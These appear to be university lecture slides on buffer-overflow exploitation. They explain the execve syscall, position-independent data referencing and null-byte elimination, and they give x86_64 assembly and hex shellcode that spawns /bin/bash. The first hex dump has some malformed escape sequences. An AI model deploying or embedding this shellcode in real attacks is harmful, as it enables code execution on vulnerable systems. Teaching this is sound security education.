unistd_32.h
#define __NR_execve 11
unistd_64.h
#define __NR_execve 59
syscall.h
int kernel_execve( const char *filename,
                   const char *const argv[],
                   const char *const envp[]);
```

man 2 execve

- execve() executes the program pointed to by filename.
- argv is an array of argument strings passed to the new program. By convention, the first of these strings should contain the filename.
- envp is an array of strings, conventionally of the form *key=value*.
- Both argv and envp **must** be terminated by a NULL pointer.
- On Linux, argv [or envp] can be specified as NULL, which has the same effect as specifying this argument as a pointer to a list containing a single NULL pointer.

Shellcoding: Syscall and parameter passing

How to pass parameters?

- Use the calling convention for syscalls!

  x86_64 rdi, rsi, rdx, r10, r8 and r9.

  x86 ebx, ecx, edx, esi, edi and ebp.

- Other parameters go into the stack.
- *execve* parameters:

$$
\begin{array}{lll}
\text{x86\_64} & rdi & \Longrightarrow ''/bin/bash'' \\
 & rsi & \Longrightarrow [''/bin/bash'', NULL] \\
 & rdx & \Longrightarrow NULL \\
\text{x86} & ebx & \Longrightarrow ''/bin/bash'' \\
 & ecx & \Longrightarrow [''/bin/bash'', NULL] \\
 & edx & \Longrightarrow NULL
\end{array}
$$

Shellcoding: Data reference I

The reference problem

- The shellcode must know the reference of *“/bin/bash”*, argv and env.
- The shellcode is not compiled with the program it’s intended to run: it must be designed as a *Position Independent Code*, i.e. the shellcode can’t use absolute reference.
- Therefore you must use relative addressing, but before IA-64 it was not possible.

```
filename db '/bin/bash',0
; What will be the address of filename in any program?
mov rdi, ?
```

Shellcoding: Data reference II

Old IA-32 way

- You use a trick: jmp just before the data location, then do a call.
- The call Instruction pushes the next instruction pointer onto the stack, which is equal to the *"/bin/bash"* address.

```
jmp filename
run:
  pop ebx ; ebx now contains "/bin/bash" reference
  ; ...
filename:
  call run
  db '/bin/bash',0
```

Shellcoding: Data reference III

New IA-64 way

- IA-64 introduces the RIP relative addressing.
- *[rel filename]* becomes *[rip + offset]*

```
lea rdi, [rel message] ; now rdi contains
                       ; the string reference
; ...

filename db '/bin/bash',0
```

Shellcoding: Data reference IV

Generic Way

- You can push the string in hex format into the stack.
- The stack pointer is then the string reference.

```
push 0x00000068 ; 0x00, 'h'
push 0x7361622f ; 'sab/'
push 0x6e69622f ; 'nib/'
mov ebx, esp ; now ebx contains the string reference
; ...
```

Shellcode: first attempt I

```
bits 64

lea rdi, [rel filename] ; filename
lea rsi, [rel args] ; argv
mov rdx, 0 ; envp

mov [rel args], rdi ; argv[0] <- filename
mov [rel args+8], rdx ; argv[1] <- null

mov rax, 59
syscall

filename db '/bin/bash',0
args db 16
```

Shellcode: first attempt II

```
\x48\x8d\x3d\x21\x00\x00\x00\x48\x\x8d\x35\x24\x00\x00
\x00\xba\x00\x00\x00\x00\x48\x89\x3d\x18\x00\x\x00\x00
\x48\x89\x15\x19\x00\x00\x00\xb8\x3b\x00\x00\x00\x0f
\x05\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x00\x01\x00
\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00
```

- Warning: zero-byte presence!
- Often shellcode payload are red as string.
- C strings are null-terminated array of chars.
- The vulnerable program will process only the first five bytes!

Shellcode: Zero-bytes problem

Zero-bytes presence is caused by data and addresses

- *mov rax, 11h* is equivalent to *mov rax, 0000000000000011h*.
- *lea rax, [rel message]* is equivalent to *lea rax, [rip + 0000...xxh]*.
- *execve*, for instance, requires a null terminated string and some null parameters.

Solutions

- Use *xor* operation to zero a register.
- Use smaller registers (e.g.: rax → eax → ax → [ah,al])
- Use *add* operation: immediate operator is not expanded.
- Place non-null marker and substitute them inside the code.
- Make a relative reference offset negative.

Shellcode: second attempt I

```
bits 64
jmp code
filename db '/bin/bash','n' ; 'n' is the marker
args db 16
code:
  lea rdi, [rel filename] ; negative offset
  lea rsi, [rel args] ; negative offset
  xor rdx, rdx ; zeros rdx
  mov [rel filename+10], dl ; zeros the marker
  mov [rel args], rdi
  mov [rel args+8], rdx
  xor rax,rax ; zeros rax
  mov al, 59 ; uses smaller register
  syscall
```

Shellcode: second attempt II

```
\xeb\x0b\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x6e
\x10\x48\x8d\x3d\xee\xff\xff\xff\x48\x8d\x35\xf1
\xff\xff\xff\x48\x31\xd2\x88\x15\xe8\xff\xff\xff
\x48\x89\x3d\xe1\xff\xff\xff\x48\x89\x15\xe2\xff
\xff\xff\x48\x31\xc0\xb0\x3b\x0f\x05
```

- Zero-bytes eliminated.

Outline

1. Introduction
   - Smash the stack
   - A brief time line
   - Process Memory
   - Stack Frame
2. Buffer Overflows
   - Unsafe functions
   - Basic Overflow
   - Heap-based Overflow
   - Stack-based Overflow
3. Security
   - Programming Languages
   - StackGuard
   - Stack-Smashing Protector
   - ASLR
   - DEP
4. Mitigations Bypass

Exercise

Outline

1. Introduction
    - Smash the stack
    - A brief time line
    - Process Memory
    - Stack Frame
2. Buffer Overflows
    - Unsafe functions
    - Basic Overflow
    - Heap-based Overflow
    - Stack-based Overflow
3. Security
    - Programming Languages
    - StackGuard
    - Stack-Smashing Protector
    - ASLR
    - DEP
4. Mitigations Bypass

References I